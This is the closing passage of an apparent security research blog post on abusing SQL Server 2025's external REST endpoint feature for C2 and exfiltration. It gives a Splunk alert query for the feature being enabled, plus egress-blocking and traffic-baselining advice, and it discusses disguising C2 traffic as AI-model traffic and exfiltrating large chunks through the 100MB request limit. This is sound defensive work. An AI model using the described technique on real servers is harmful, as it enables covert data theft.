If you aren’t using AI models, it’s unlikely you even need sp_invoke_external_rest_endpoint, so you can set up alerts for enablement of the feature:
index=* "external rest endpoint enabled"
| table _time host source _raw
| sort - _time- Covered by the native SQL Server ERRORLOG
- Block egress traffic to unknown domains from your SQL Server
This one is pretty self-explanatory, but whether you’re using AI features or not, creating firewall or proxy rules to prevent HTTPS traffic from SQL Server to unknown domains will stop egress dead in its tracks. If you are using AI features, host the models within your network IP space, then you can block all internet-bound traffic altogether.
- Understand and baseline your model’s traffic
Looking back at our CLR C2 Agent, let’s compare its traffic (right) with legitimate embedding traffic (left):

Now ask yourself if an untrained analyst is really going to be able to spot the difference? Probably not. Knowing exactly how your traffic should look and training analysts and security tools is exactly how to get anomalies to bubble up to the surface.
Closing Thoughts
To wrap things up, let’s discuss the implications of these new features in a production environment.
If we abstract the finer details of the new AI features away, what we’re observing is the normalization of egress HTTPS traffic from a database engine. That’s a really challenging concept because we’ve been trained for decades that egress web traffic from a database engine is an easy indicator of malicious activity. As soon as we begin using these features, our analysts and security tooling will have to adjust to inspect the contents of the traffic and queries themselves, which becomes a lot more complicated than a simple egress = bad.
To make matters worse, the 100MB size limit on the REST requests is begging to be abused. A determined threat actor can easily set up asynchronous queries to exfiltrate and reassemble massive chunks of data, and with cloud-hosted servers, throughput isn’t going to be an issue.
Finally, we’re also observing the ability to weaponize features that (for the most part) are being used exactly as intended. Unfortunately, we typically don’t alert on using as intended. By promoting these new features without additional security controls to support them, we’re putting the industry at a disadvantage where they’re immediately playing catch up. Behavior takes time to baseline into modern security solutions, and the burden is being put solely on the administrator to add supplementary controls. Simply telling users to implement strong access controls and to monitor without clear guidance isn’t good enough.
Researching and weaponizing these features was fun and there’s still room for expanding on some of them. I spent a fair amount of time observing expected model behavior and how best to integrate that into the C2 channels. Even beyond SQL Server 2025, the ability to weaponize AI-enabled software is only going to continue, which is going to enable creativity in the offensive security space with how our C2 traffic looks and behaves. Designing traffic to emulate all flavors of frontier and open AI models creates an opportunity for C2 profile emulation similar to what we saw with the introduction of Malleable C2 profiles. Exciting times.


